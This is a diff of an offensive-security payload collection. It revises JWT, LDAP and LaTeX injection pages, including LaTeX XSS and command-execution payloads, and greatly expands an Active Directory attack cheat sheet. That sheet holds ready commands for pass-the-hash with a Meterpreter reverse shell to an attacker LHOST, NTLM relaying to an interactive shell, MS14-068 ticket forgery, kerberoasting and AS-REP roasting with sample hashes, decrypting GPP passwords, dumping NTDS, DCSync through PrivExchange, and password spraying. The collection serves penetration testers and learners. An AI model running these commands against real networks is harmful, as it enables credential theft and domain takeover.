@@ -131,7 +218,7 @@ Secret is "Sn1f"
|
||||
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMj...Fh7HgQ:secret
|
||||
```
|
||||
|
||||
## Thanks
|
||||
## References
|
||||
|
||||
- [Hacking JSON Web Token (JWT) - Hate_401](https://medium.com/101-writeups/hacking-json-web-token-jwt-233fe6c862e6)
|
||||
- [WebSec CTF - Authorization Token - JWT Challenge](https://ctf.rip/websec-ctf-authorization-token-jwt-challenge/)
|
||||
@@ -139,3 +226,9 @@ eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMj...Fh7HgQ:secret
|
||||
- [5 Easy Steps to Understanding JSON Web Token](https://medium.com/vandium-software/5-easy-steps-to-understanding-json-web-tokens-jwt-1164c0adfcec)
|
||||
- [Hacking JSON Web Tokens - From Zero To Hero Without Effort - Websecurify Blog](https://blog.websecurify.com/2017/02/hacking-json-web-tokens.html)
|
||||
- [HITBGSEC CTF 2017 - Pasty (Web) - amon (j.heng)](https://nandynarwhals.org/hitbgsec2017-pasty/)
|
||||
- [Critical vulnerabilities in JSON Web Token libraries - March 31, 2015 - Tim McLean](https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries//)
|
||||
- [Learn how to use JSON Web Tokens (JWT) for Authentication - @dwylhq](https://github.com/dwyl/learn-json-web-tokens)
|
||||
- [Simple JWT hacking - @b1ack_h00d](https://medium.com/@blackhood/simple-jwt-hacking-73870a976750)
|
||||
- [Attacking JWT authentication - Sep 28, 2016 - Sjoerd Langkemper](https://www.sjoerdlangkemper.nl/2016/09/28/attacking-jwt-authentication/)
|
||||
- [How to Hack a Weak JWT Implementation with a Timing Attack - Jan 7, 2017 - Tamas Polgar](https://hackernoon.com/can-timing-attack-be-a-practical-security-threat-on-jwt-signature-ba3c8340dea9)
|
||||
- [HACKING JSON WEB TOKENS, FROM ZERO TO HERO WITHOUT EFFORT - Thu Feb 09 2017 - @pdp](https://blog.websecurify.com/2017/02/hacking-json-web-tokens.html)
|
||||
@@ -96,7 +96,7 @@ userPassword:2.5.13.18:=\xx\xx
|
||||
userPassword:2.5.13.18:=\xx\xx\xx
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
* [OWASP LDAP Injection](https://www.owasp.org/index.php/LDAP_injection)
|
||||
* [LDAP Blind Explorer](http://code.google.com/p/ldap-blind-explorer/)
|
||||
21
LICENSE
Normal file
21
LICENSE
Normal file
@@ -0,0 +1,21 @@
|
||||
MIT License
|
||||
|
||||
Copyright (c) 2019 Swissky
|
||||
|
||||
Permission is hereby granted, free of charge, to any person obtaining a copy
|
||||
of this software and associated documentation files (the "Software"), to deal
|
||||
in the Software without restriction, including without limitation the rights
|
||||
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
|
||||
copies of the Software, and to permit persons to whom the Software is
|
||||
furnished to do so, subject to the following conditions:
|
||||
|
||||
The above copyright notice and this permission notice shall be included in all
|
||||
copies or substantial portions of the Software.
|
||||
|
||||
THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
|
||||
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
|
||||
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
|
||||
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
|
||||
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
|
||||
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
|
||||
SOFTWARE.
|
||||
@@ -66,7 +66,17 @@ If you get any LaTex error, consider using base64 to get the result without bad
|
||||
\input{|"/bin/hostname"}
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
## Cross Site Scripting
|
||||
|
||||
From [@EdOverflow](https://twitter.com/intigriti/status/1101509684614320130)
|
||||
```bash
|
||||
\url{javascript:alert(1)}
|
||||
\href{javascript:alert(1)}{placeholder}
|
||||
```
|
||||
|
||||
Live example at `http://payontriage.com/xss.php?xss=$\href{javascript:alert(1)}{Frogs%20find%20bugs}$`
|
||||
|
||||
## References
|
||||
|
||||
* [Hacking with LaTeX - Sebastian Neef - 0day.work](https://0day.work/hacking-with-latex/)
|
||||
* [Latex to RCE, Private Bug Bounty Program - Yasho](https://medium.com/bugbountywriteup/latex-to-rce-private-bug-bounty-program-6a0b5b33d26a)
|
||||
@@ -13,15 +13,15 @@
|
||||
* [Silver Tickets](#passtheticket-silver-tickets)
|
||||
* [Trust Tickets](#trust-tickets)
|
||||
* [Kerberoast](#kerberoast)
|
||||
* [KRB_AS_REP roasting](#krb_as_rep-roasting)
|
||||
* [Pass-the-Hash](#pass-the-hash)
|
||||
* [OverPass-the-Hash (pass the key)](#overpass-the-hash-pass-the-key)
|
||||
* [Capturing and cracking NTLMv2 hashes](#capturing-and-cracking-ntlmv2-hashes)
|
||||
* [NTLMv2 hashes relaying](#ntlmv2-hashes-relaying)
|
||||
* [Dangerous Built-in Groups Usage](#dangerous-built-in-groups-usage)
|
||||
* [Trust relationship between domains](#trust-relationship-between-domains)
|
||||
* [Privilege Escalation](#privilege-escalation)
|
||||
* [PrivEsc Local Admin - Token Impersonation (RottenPotato)](#privesc-local-admin---token-impersonation-rottenpotato)
|
||||
* [PrivEsc Local Admin - MS16-032](#privesc-local-admin---ms16-032---microsoft-windows-7--10--2008--2012-r2-x86x64)
|
||||
* [PrivEsc Local Admin - MS17-010 (Eternal Blue)](#privesc-local-admin---ms17-010-eternal-blue)
|
||||
* [From Local Admin to Domain Admin](#from-local-admin-to-domain-admin)
|
||||
* [PrivExchange attack](#privexchange-attack)
|
||||
* [Password spraying](#password-spraying)
|
||||
|
||||
## Tools
|
||||
|
||||
@@ -37,8 +37,11 @@
|
||||
Go to http://127.0.0.1:7474, use db:bolt://localhost:7687, user:neo4J, pass:neo4j
|
||||
./bloodhound
|
||||
SharpHound.exe (from resources/Ingestor)
|
||||
SharpHound.exe -c all -d active.htb --domaincontroller 10.10.10.100
|
||||
or
|
||||
Invoke-BloodHound -SearchForest -CSVFolder C:\Users\Public
|
||||
or
|
||||
bloodhound-python -d lab.local -u rsmith -p Winter2017 -gc LAB2008DC01.lab.local -c all
|
||||
```
|
||||
|
||||
* [AdExplorer](https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer)
|
||||
@@ -48,11 +51,25 @@
|
||||
git clone --recursive https://github.com/byt3bl33d3r/CrackMapExec
|
||||
crackmapexec smb -L
|
||||
crackmapexec smb -M name_module -o VAR=DATA
|
||||
crackmapexec 192.168.1.100 -u Jaddmon -H 5858d47a41e40b40f294b3100bea611f --local-auth
|
||||
crackmapexec 192.168.1.100 -u Jaddmon -H 5858d47a41e40b40f294b3100bea611f --shares
|
||||
crackmapexec 192.168.1.100 -u Jaddmon -H 5858d47a41e40b40f294b3100bea611f -M rdp -o ACTION=enable
|
||||
crackmapexec 192.168.1.100 -u Jaddmon -H 5858d47a41e40b40f294b3100bea611f -M metinject -o LHOST=192.168.1.63 LPORT=4443
|
||||
crackmapexec 192.168.1.100 -u Jaddmon -H ":5858d47a41e40b40f294b3100bea611f" -M web_delivery -o URL="https://IP:PORT/posh-payload"
|
||||
crackmapexec 192.168.1.100 -u Jaddmon -H ":5858d47a41e40b40f294b3100bea611f" --exec-method smbexec -X 'whoami'
|
||||
crackmapexec mimikatz --server http --server-port 80
|
||||
```
|
||||
|
||||
* [Mitm6](https://github.com/fox-it/mitm6.git)
|
||||
|
||||
```bash
|
||||
git clone https://github.com/fox-it/mitm6.git && cd mitm6
|
||||
pip install .
|
||||
mitm6 -d lab.local
|
||||
ntlmrelayx.py -wh 192.168.218.129 -t smb://192.168.218.128/ -i
|
||||
# -wh: Server hosting WPAD file (Attacker’s IP)
|
||||
# -t: Target (You cannot relay credentials to the same device that you’re spoofing)
|
||||
# -i: open an interactive shell
|
||||
```
|
||||
|
||||
* [PowerSploit](https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon)
|
||||
@@ -64,31 +81,135 @@
|
||||
|
||||
* [Active Directory Assessment and Privilege Escalation Script](https://github.com/hausec/ADAPE-Script)
|
||||
|
||||
```powershell
|
||||
powershell.exe -ExecutionPolicy Bypass ./ADAPE.ps1
|
||||
```
|
||||
|
||||
* [Ping Castle](https://github.com/vletoux/pingcastle)
|
||||
|
||||
```powershell
|
||||
pingcastle.exe --healthcheck --server <DOMAIN_CONTROLLER_IP> --user <USERNAME> --password <PASSWORD> --advanced-live --nullsession
|
||||
```
|
||||
|
||||
* [Kerbrute](https://github.com/ropnop/kerbrute)
|
||||
|
||||
```powershell
|
||||
./kerbrute passwordspray -d <DOMAIN> <USERS.TXT> <PASSWORD>
|
||||
```
|
||||
|
||||
## Most common paths to AD compromise
|
||||
|
||||
### MS14-068 (Microsoft Kerberos Checksum Validation Vulnerability)
|
||||
|
||||
```bash
|
||||
Exploit Python: https://www.exploit-db.com/exploits/35474/
|
||||
Doc: https://github.com/gentilkiwi/kekeo/wiki/ms14068
|
||||
Metasploit: auxiliary/admin/kerberos/ms14_068_kerberos_checksum
|
||||
This exploit require to know the user SID, you can use `rpcclient` to remotely get it or `wmi` if you have an access on the machine.
|
||||
|
||||
git clone https://github.com/bidord/pykek
|
||||
```powershell
|
||||
# remote
|
||||
rpcclient $> lookupnames john.smith
|
||||
john.smith S-1-5-21-2923581646-3335815371-2872905324-1107 (User: 1)
|
||||
|
||||
# loc
|
||||
wmic useraccount get name,sid
|
||||
Administrator S-1-5-21-3415849876-833628785-5197346142-500
|
||||
Guest S-1-5-21-3415849876-833628785-5197346142-501
|
||||
Administrator S-1-5-21-297520375-2634728305-5197346142-500
|
||||
Guest S-1-5-21-297520375-2634728305-5197346142-501
|
||||
krbtgt S-1-5-21-297520375-2634728305-5197346142-502
|
||||
lambda S-1-5-21-297520375-2634728305-5197346142-1110
|
||||
```
|
||||
|
||||
```bash
|
||||
Doc: https://github.com/gentilkiwi/kekeo/wiki/ms14068
|
||||
```
|
||||
|
||||
Generate a ticket with `metasploit` or `pykek`
|
||||
|
||||
```powershell
|
||||
Metasploit: auxiliary/admin/kerberos/ms14_068_kerberos_checksum
|
||||
Name Current Setting Required Description
|
||||
---- --------------- -------- -----------
|
||||
DOMAIN LABDOMAIN.LOCAL yes The Domain (upper case) Ex: DEMO.LOCAL
|
||||
PASSWORD P@ssw0rd yes The Domain User password
|
||||
RHOSTS 10.10.10.10 yes The target address range or CIDR identifier
|
||||
RPORT 88 yes The target port
|
||||
Timeout 10 yes The TCP timeout to establish connection and read data
|
||||
USER lambda yes The Domain User
|
||||
USER_SID S-1-5-21-297520375-2634728305-5197346142-1106 yes The Domain User SID, Ex: S-1-5-21-1755879683-3641577184-3486455962-1000
|
||||
```
|
||||
|
||||
```powershell
|
||||
# https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek
|
||||
git clone https://github.com/SecWiki/windows-kernel-exploits
|
||||
python ./ms14-068.py -u <userName>@<domainName> -s <userSid> -d <domainControlerAddr> -p <clearPassword>
|
||||
python ./ms14-068.py -u darthsidious@lab.adsecurity.org -p TheEmperor99! -s S-1-5-21-1473643419-774954089-2222329127-1110 -d adsdc02.lab.adsecurity.org
|
||||
python ./ms14-068.py -u john.smith@pwn3d.local -s S-1-5-21-2923581646-3335815371-2872905324-1107 -d 192.168.115.10
|
||||
```
|
||||
|
||||
Then use `mimikatz` to load the ticket.
|
||||
|
||||
```powershell
|
||||
mimikatz.exe "kerberos::ptc c:\temp\TGT_darthsidious@lab.adsecurity.org.ccache"
|
||||
```
|
||||
|
||||
## Open Shares
|
||||
:warning: If the clock is skewed use `clock-skew.nse` script from `nmap`
|
||||
|
||||
```powershell
|
||||
$ nmap -sV -sC 10.10.10.10
|
||||
clock-skew: mean: -1998d09h03m04s, deviation: 4h00m00s, median: -1998d11h03m05s
|
||||
|
||||
$ sudo date -s "14 APR 2015 18:25:16"
|
||||
```
|
||||
|
||||
|
||||
### Open Shares
|
||||
|
||||
```powershell
|
||||
smbmap -H 10.10.10.10 # null session
|
||||
smbmap -H 10.10.10.10 -R # recursive listing
|
||||
smbmap -H 10.10.10.10 -u invaliduser # guest smb session
|
||||
smbmap -H 10.10.10.10 -d active.htb -u SVC_TGS -p GPPstillStandingStrong2k18
|
||||
```
|
||||
|
||||
or
|
||||
|
||||
```powershell
|
||||
pth-smbclient -U "AD/ADMINISTRATOR%aad3b435b51404eeaad3b435b51404ee:2[...]A" //192.168.10.100/Share
|
||||
ls # list files
|
||||
cd
|
||||
pth-smbclient -U "AD/ADMINISTRATOR%aad3b435b51404eeaad3b435b51404ee:2[...]A" //192.168.10.100/C$
|
||||
ls # list files
|
||||
cd # move inside a folder
|
||||
get # download files
|
||||
put # replace a file
|
||||
```
|
||||
|
||||
or
|
||||
|
||||
```powershell
|
||||
smbclient -I 10.10.10.100 -L ACTIVE -N -U ""
|
||||
Sharename Type Comment
|
||||
--------- ---- -------
|
||||
ADMIN$ Disk Remote Admin
|
||||
C$ Disk Default share
|
||||
IPC$ IPC Remote IPC
|
||||
NETLOGON Disk Logon server share
|
||||
Replication Disk
|
||||
SYSVOL Disk Logon server share
|
||||
Users Disk
|
||||
use Sharename # select a Sharename
|
||||
cd Folder # move inside a folder
|
||||
ls # list files
|
||||
```
|
||||
|
||||
Download a folder recursively
|
||||
|
||||
```powershell
|
||||
smbclient //10.0.0.1/Share
|
||||
smb: \> mask ""
|
||||
smb: \> recurse ON
|
||||
smb: \> prompt OFF
|
||||
smb: \> lcd '/path/to/go/'
|
||||
smb: \> mget *
|
||||
```
|
||||
|
||||
Mount a share
|
||||
|
||||
```powershell
|
||||
@@ -99,18 +220,21 @@ smbmount //X.X.X.X/c$ /mnt/remote/ -o username=user,password=pass,rw
|
||||
|
||||
:triangular_flag_on_post: GPO Priorization : Organization Unit > Domain > Site > Local
|
||||
|
||||
Find password in SYSVOL
|
||||
Find password in SYSVOL (MS14-025)
|
||||
|
||||
```powershell
|
||||
findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policies\*.xml
|
||||
```
|
||||
|
||||
Decrypt a Group Policy Password found in SYSVOL (by [0x00C651E0](https://twitter.com/0x00C651E0/status/956362334682849280))
|
||||
Decrypt a Group Policy Password found in SYSVOL (by [0x00C651E0](https://twitter.com/0x00C651E0/status/956362334682849280)), using the 32-byte AES key provided by Microsoft in the [MSDN - 2.2.1.1.4 Password Encryption](https://msdn.microsoft.com/en-us/library/cc422924.aspx)
|
||||
|
||||
```bash
|
||||
echo 'password_in_base64' | base64 -d | openssl enc -d -aes-256-cbc -K 4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b -iv 0000000000000000
|
||||
|
||||
e.g: echo '5OPdEKwZSf7dYAvLOe6RzRDtcvT/wCP8g5RqmAgjSso=' | base64 -d | openssl enc -d -aes-256-cbc -K 4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b -iv 0000000000000000
|
||||
e.g:
|
||||
echo '5OPdEKwZSf7dYAvLOe6RzRDtcvT/wCP8g5RqmAgjSso=' | base64 -d | openssl enc -d -aes-256-cbc -K 4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b -iv 0000000000000000
|
||||
|
||||
echo 'edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ' | base64 -d | openssl enc -d -aes-256-cbc -K 4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b -iv 0000000000000000
|
||||
```
|
||||
|
||||
Metasploit modules to enumerate shares and credentials
|
||||
@@ -152,6 +276,12 @@ ifm: quit
|
||||
ntdsutil: quit
|
||||
```
|
||||
|
||||
or
|
||||
|
||||
```powershell
|
||||
ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
|
||||
```
|
||||
|
||||
#### Using Vshadow
|
||||
|
||||
```powershell
|
||||
@@ -235,6 +365,13 @@ cme smb 10.10.0.202 -u username -p password --ntds vss
|
||||
enum4linux | grep -i desc
|
||||
There are 3-4 fields that seem to be common in most AD schemas:
|
||||
UserPassword, UnixUserPassword, unicodePwd and msSFU30Password.
|
||||
|
||||
Get-WmiObject -Class Win32_UserAccount -Filter "Domain='COMPANYDOMAIN' AND Disabled='False'" | Select Name, Domain, Status, LocalAccount, AccountType, Lockout, PasswordRequired,PasswordChangeable, Description, SID
|
||||
```
|
||||
or dump the Active Directory and `grep` the content.
|
||||
|
||||
```powershell
|
||||
ldapdomaindump -u 'DOMAIN\john' -p MyP@ssW0rd 10.10.10.10 -o ~/Documents/AD_DUMP/
|
||||
```
|
||||
|
||||
### PassTheTicket Golden Tickets
|
||||
@@ -288,7 +425,7 @@ cat $KRB5CCNAME
|
||||
|
||||
|
||||
NOTE: You may need to comment the proxy_dns setting in the proxychains configuration file
|
||||
./psexec.py -k -no-pass --dc-ip 192.168.1.1 AD/administrator@192.168.1.100
|
||||
./psexec.py -k -no-pass -dc-ip 192.168.1.1 AD/administrator@192.168.1.100
|
||||
```
|
||||
|
||||
### PassTheTicket Silver Tickets
|
||||
@@ -298,11 +435,12 @@ Forging a TGS require machine accound password (key) from the KDC
|
||||
```powershell
|
||||
Create a ticket for the service
|
||||
kerberos::golden /user:USERNAME /domain:DOMAIN.FQDN /sid:DOMAIN-SID /target:TARGET-HOST.DOMAIN.FQDN /rc4:TARGET-MACHINE-NT-HASH /service:SERVICE
|
||||
/kerberos::golden /domain:adsec.local /user:ANY /sid:S-1-5-21-1423455951-1752654185-1824483205 /rc4:ceaxxxxxxxxxxxxxxxxxxxxxxxxxxxxx /target:DESKTOP-01.adsec.local /service:cifs /ptt
|
||||
|
||||
Then use the same steps as a Golden ticket
|
||||
misc::convert ccache ticket.kirbi
|
||||
export KRB5CCNAME=/home/user/ticket.ccache
|
||||
./psexec.py -k -no-pass --dc-ip 192.168.1.1 AD/administrator@192.168.1.100
|
||||
./psexec.py -k -no-pass -dc-ip 192.168.1.1 AD/administrator@192.168.1.100
|
||||
```
|
||||
|
||||
### Trust Tickets
|
||||
@@ -311,13 +449,69 @@ TODO
|
||||
|
||||
### Kerberoast
|
||||
|
||||
```powershell
|
||||
https://www.exploit-db.com/docs/english/45051-abusing-kerberos---kerberoasting.pdf
|
||||
https://powersploit.readthedocs.io/en/latest/Recon/Invoke-Kerberoast/
|
||||
https://room362.com/post/2016/kerberoast-pt1/
|
||||
> "A service principal name (SPN) is a unique identifier of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account. " - [MSDN](https://docs.microsoft.com/fr-fr/windows/desktop/AD/service-principal-names)
|
||||
|
||||
./GetUserSPNS.py -request lab.ropnop.com/thoffman:Summer2017
|
||||
(Impacket) Kerberoasting (ldap query, tgs in JTR format)
|
||||
Any valid domain user can request a kerberos ticket for any domain service with `GetUserSPNs`. Once the ticket is received, password cracking can be done offline on the ticket to attempt to break the password for whatever user the service is running as.
|
||||
|
||||
```powershell
|
||||
$ GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
|
||||
|
||||
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies
|
||||
|
||||
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon
|
||||
-------------------- ------------- -------------------------------------------------------- ------------------- -------------------
|
||||
active/CIFS:445 Administrator CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb 2018-07-18 21:06:40 2018-12-03 17:11:11
|
||||
|
||||
$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$424338c0a3c3af43c360c29c154b012c$c54c7be163ae6c323ae6b5fc45a1eacee2f4903deec785cd689f4551e023775c7e7772fe85e3fb8374ca95534d72c971ba80e8b6d4ef3c3b8439dc54031540133cbcbd5f7b39d622733d198eec594c0cd181ab4696a6ad12744d1ddd2d3e2c6dd33b4daedbc9cae75e8ff2652c80421b0fa3a61ddf2cabeea462c44e0f6d9a6436717e0621bb4e0fe8bd3cf36156b4b2f7b81d651f70baf34a0b3071858b5034b895c25a0d3c67044c849d5952c381a0078a86ae562810a93d9c7bcc8311255cc9eda35a9c4d4d43ff1cc29108056285c954f3c633332ff0cb0c9c0f1896c792b247c8d25f5dd71802728fc99bb22709337b5596ab0e2045110b0b005b03351e9f71a65b48e8259f6191ce95d4e5794846c61c3abccf0f5f72a8679fb0dc0777720f5551ad99c9c9ab0955f85ee211d40b01fcaece7868960b2063923aa0f59e17b347f3308087707e95cad54b9df8179728821cf54cb204c5c2e571d9a66c8ec40b090305aa32e90a90d25ea37be6d8f8a83c683a8b69d386f9edb970596bc56fa02971f69c7e073b8de1213d9caa75ab652e5c5b99cadace9dd7d15d1d530309ea39ca1b7c6009ae3342796a6bdea084622ee95cbade437659e37363b848bad2186e3a9f7dec66e1e496db32d55eda8fb926f057996638646dcc662ed226788ddf36304dc70eaca91b26cb7180341f417fad91117ee10212c69423abd42769cbf891b51d736ffe474899eec8df64abef319d3c6dc379f2bfda33de7c3a1a50d6ece564d4559c77f560b7506fa2f1c9af7162f1247ea35706aafffde48b8cc48b1ec8e99d99ac81dc02f55f43f9726d746383cd076e7199070ff8100846ba9dc2235e92d0c7dac1f33da5fe7901e02f0566030d7c7e02535d6a300292a04e6c32d0d74d37679c2617750f5920d9c697a30c883519bc6b5a916eec354459c7f248c783bd79c436a7e8c463a8981a9e000d21c2d00c7e8468cff0ab695cb3aa4f14f149d1fafb4d656bcd1f67b747fc4c2d648466a386774853db8d50c22df57e747085142f98f5f06191c243b9dbf671da64228364f058c7e2e53a80fdde7f6dc2f25459a09fb2583757953247c222d64f49bc12d461d2e5aa572ceba2605d7eafd6031405ee422ac35cbf041b4fd28e58d871406e053d1a806de49056791646c175bf0d2aaa19f844bfc885520e19c391702be6ae61122fceac32b689764334908a4eaf7c69974a9519ebb068a15c087955fb402416bd184fd2
|
||||
```
|
||||
|
||||
Alternatively with [Rubeus](https://github.com/GhostPack/Rubeus)
|
||||
|
||||
```powershell
|
||||
.\rubeus.exe kerberoast /creduser:DOMAIN\JOHN /credpassword:MyP@ssW0RD
|
||||
```
|
||||
|
||||
Then crack the ticket with hashcat or john
|
||||
|
||||
```powershell
|
||||
hashcat -m 13100 -a 0 hash.txt crackstation.txt
|
||||
./john ~/hash.txt --wordlist=rockyou.lst
|
||||
```
|
||||
|
||||
### KRB_AS_REP Roasting
|
||||
|
||||
If a domain user does not have Kerberos preauthentication enabled, an AS-REP can be successfully requested for the user, and a component of the structure can be cracked offline a la kerberoasting
|
||||
|
||||
```powershell
|
||||
C:\>git clone https://github.com/GhostPack/Rubeus#asreproast
|
||||
C:\Rubeus>Rubeus.exe asreproast /user:TestOU3user
|
||||
|
||||
______ _
|
||||
(_____ \ | |
|
||||
_____) )_ _| |__ _____ _ _ ___
|
||||
| __ /| | | | _ \| ___ | | | |/___)
|
||||
| | \ \| |_| | |_) ) ____| |_| |___ |
|
||||
|_| |_|____/|____/|_____)____/(___/
|
||||
|
||||
v1.3.4
|
||||
|
||||
|
||||
[*] Action: AS-REP roasting
|
||||
|
||||
[*] Target User : TestOU3user
|
||||
[*] Target Domain : testlab.local
|
||||
|
||||
[*] SamAccountName : TestOU3user
|
||||
[*] DistinguishedName : CN=TestOU3user,OU=TestOU3,OU=TestOU2,OU=TestOU1,DC=testlab,DC=local
|
||||
[*] Using domain controller: testlab.local (192.168.52.100)
|
||||
[*] Building AS-REQ (w/o preauth) for: 'testlab.local\TestOU3user'
|
||||
[*] Connecting to 192.168.52.100:88
|
||||
[*] Sent 169 bytes
|
||||
[*] Received 1437 bytes
|
||||
[+] AS-REQ w/o preauth successful!
|
||||
[*] AS-REP hash:
|
||||
|
||||
$krb5asrep$TestOU3user@testlab.local:858B6F645D9F9B57210292E5711E0...(snip)...
|
||||
```
|
||||
|
||||
### Pass-the-Hash
|
||||
@@ -364,6 +558,29 @@ kinit -t ~/mykers tgwynn@LAB.ROPNOP.COM
|
||||
klist
|
||||
```
|
||||
|
||||
### Capturing and cracking NTLMv2 hashes
|
||||
|
||||
If any user in the network tries to access a machine and mistype the IP or the name, Responder will answer for it and ask for the NTLMv2 hash to access the resource. Responder will poison `LLMNR`, `MDNS` and `NETBIOS` requests on the network.
|
||||
|
||||
```python
|
||||
python Responder.py -I eth0
|
||||
```
|
||||
|
||||
Then crack the hash with `hashcat`
|
||||
|
||||
```powershell
|
||||
hashcat -m 5600 -a 0 hash.txt crackstation.txt
|
||||
```
|
||||
|
||||
### NTLMv2 hashes relaying
|
||||
|
||||
If a machine has `SMB signing`:`disabled`, it is possible to use Responder with Multirelay.py script to perform an `NTLMv2 hashes relay` and get a shell access on the machine.
|
||||
|
||||
1. Open the Responder.conf file and set the value of `SMB` and `HTTP` to `Off`.
|
||||
2. Run `python RunFinger.py -i IP_Range` to detect machine with `SMB signing`:`disabled`.
|
||||
3. Run `python Responder.py -I <interface_card>` and `python MultiRelay.py -t <target_machine_IP> -u ALL`
|
||||
4. Wait for a shell
|
||||
|
||||
### Dangerous Built-in Groups Usage
|
||||
|
||||
AdminSDHolder
|
||||
@@ -391,59 +608,73 @@ SourceName TargetName TrustType TrustDirection
|
||||
domainA.local domainB.local TreeRoot Bidirectional
|
||||
```
|
||||
|
||||
## Privilege Escalation
|
||||
### PrivExchange attack
|
||||
|
||||
### PrivEsc Local Admin - Token Impersonation (RottenPotato)
|
||||
Exchange your privileges for Domain Admin privs by abusing Exchange.
|
||||
You need a shell on a user account with a mailbox.
|
||||
|
||||
Binary available at : https://github.com/foxglovesec/RottenPotato
|
||||
Binary available at : https://github.com/breenmachine/RottenPotatoNG
|
||||
1. Subscription to the push notification feature (using privexchange.py or powerPriv), uses the credentials of the current user to authenticate to the Exchange server.
|
||||
```bash
|
||||
# https://github.com/dirkjanm/PrivExchange/blob/master/privexchange.py
|
||||
python privexchange.py -ah xxxxxxx -u xxxx -d xxxxx
|
||||
|
||||
# https://github.com/G0ldenGunSec/PowerPriv
|
||||
powerPriv -targetHost corpExch01 -attackerHost 192.168.1.17 -Version 2016
|
||||
```
|
||||
|
||||
```c
|
||||
getuid
|
||||
getprivs
|
||||
use incognito
|
||||
list\_tokens -u
|
||||
cd c:\temp\
|
||||
execute -Hc -f ./rot.exe
|
||||
impersonate\_token "NT AUTHORITY\SYSTEM"
|
||||
```
|
||||
2. Relay of the Exchange server authentication and privilege escalation (using ntlmrelayx from Impacket).
|
||||
3. Profit using secretdumps from Impacket, the user can now perform a dcsync and get another user's NTLM hash
|
||||
```bash
|
||||
python secretsdump.py xxxxxxxxxx -just-dc
|
||||
```
|
||||
|
||||
Alternatively you can use the Metasploit module
|
||||
|
||||
[`use auxiliary/scanner/http/exchange_web_server_pushsubscription`](https://github.com/rapid7/metasploit-framework/pull/11420)
|
||||
|
||||
### Password spraying
|
||||
|
||||
Password spraying refers to the attack method that takes a large number of usernames and loops them with a single password.
|
||||
|
||||
> The builtin Administrator account (RID:500) cannot be locked out of the system no matter how many failed logon attempts it accumulates.
|
||||
|
||||
Using `kerbrute`, a tool to perform Kerberos pre-auth bruteforcing.
|
||||
|
||||
```powershell
|
||||
Invoke-TokenManipulation -ImpersonateUser -Username "lab\domainadminuser"
|
||||
Invoke-TokenManipulation -ImpersonateUser -Username "NT AUTHORITY\SYSTEM"
|
||||
Get-Process wininit | Invoke-TokenManipulation -CreateProcess "Powershell.exe -nop -exec bypass -c \"IEX (New-Object Net.WebClient).DownloadString('http://10.7.253.6:82/Invoke-PowerShellTcp.ps1');\"};"
|
||||
root@kali:~$ ./kerbrute_linux_amd64 userenum -d lab.ropnop.com usernames.txt
|
||||
root@kali:~$ ./kerbrute_linux_amd64 passwordspray -d lab.ropnop.com domain_users.txt Password123
|
||||
```
|
||||
|
||||
### PrivEsc Local Admin - MS16-032 - Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64)
|
||||
|
||||
Check if the patch is installed : `wmic qfe list | find "3139914"`
|
||||
Using `crackmapexec` and `mp64` to generate passwords and spray them against SMB services on the network.
|
||||
|
||||
```powershell
|
||||
Powershell:
|
||||
https://www.exploit-db.com/exploits/39719/
|
||||
https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1
|
||||
|
||||
Binary exe : https://github.com/Meatballs1/ms16-032
|
||||
|
||||
Metasploit : exploit/windows/local/ms16_032_secondary_logon_handle_privesc
|
||||
crackmapexec smb 10.0.0.1/24 -u Administrator -p `(./mp64.bin Pass@wor?l?a)`
|
||||
```
|
||||
|
||||
### PrivEsc Local Admin - MS17-010 (Eternal Blue)
|
||||
|
||||
```c
|
||||
nmap -Pn -p445 — open — max-hostgroup 3 — script smb-vuln-ms17–010 <ip_netblock>
|
||||
```
|
||||
|
||||
### From Local Admin to Domain Admin
|
||||
Using [RDPassSpray](https://github.com/xFreed0m/RDPassSpray) to target RDP services.
|
||||
|
||||
```powershell
|
||||
net user hacker2 hacker123 /add /Domain
|
||||
net group "Domain Admins" hacker2 /add /domain
|
||||
python3 RDPassSpray.py -u [USERNAME] -p [PASSWORD] -d [DOMAIN] -t [TARGET IP]
|
||||
```
|
||||
|
||||
## Documentation / Thanks to
|
||||
Using [hydra]() and [ncrack]() to target RDP services.
|
||||
|
||||
```powershell
|
||||
hydra -t 1 -V -f -l administrator -P /usr/share/wordlists/rockyou.txt rdp://10.10.10.10
|
||||
ncrack –connection-limit 1 -vv --user administrator -P password-file.txt rdp://10.10.10.10
|
||||
```
|
||||
|
||||
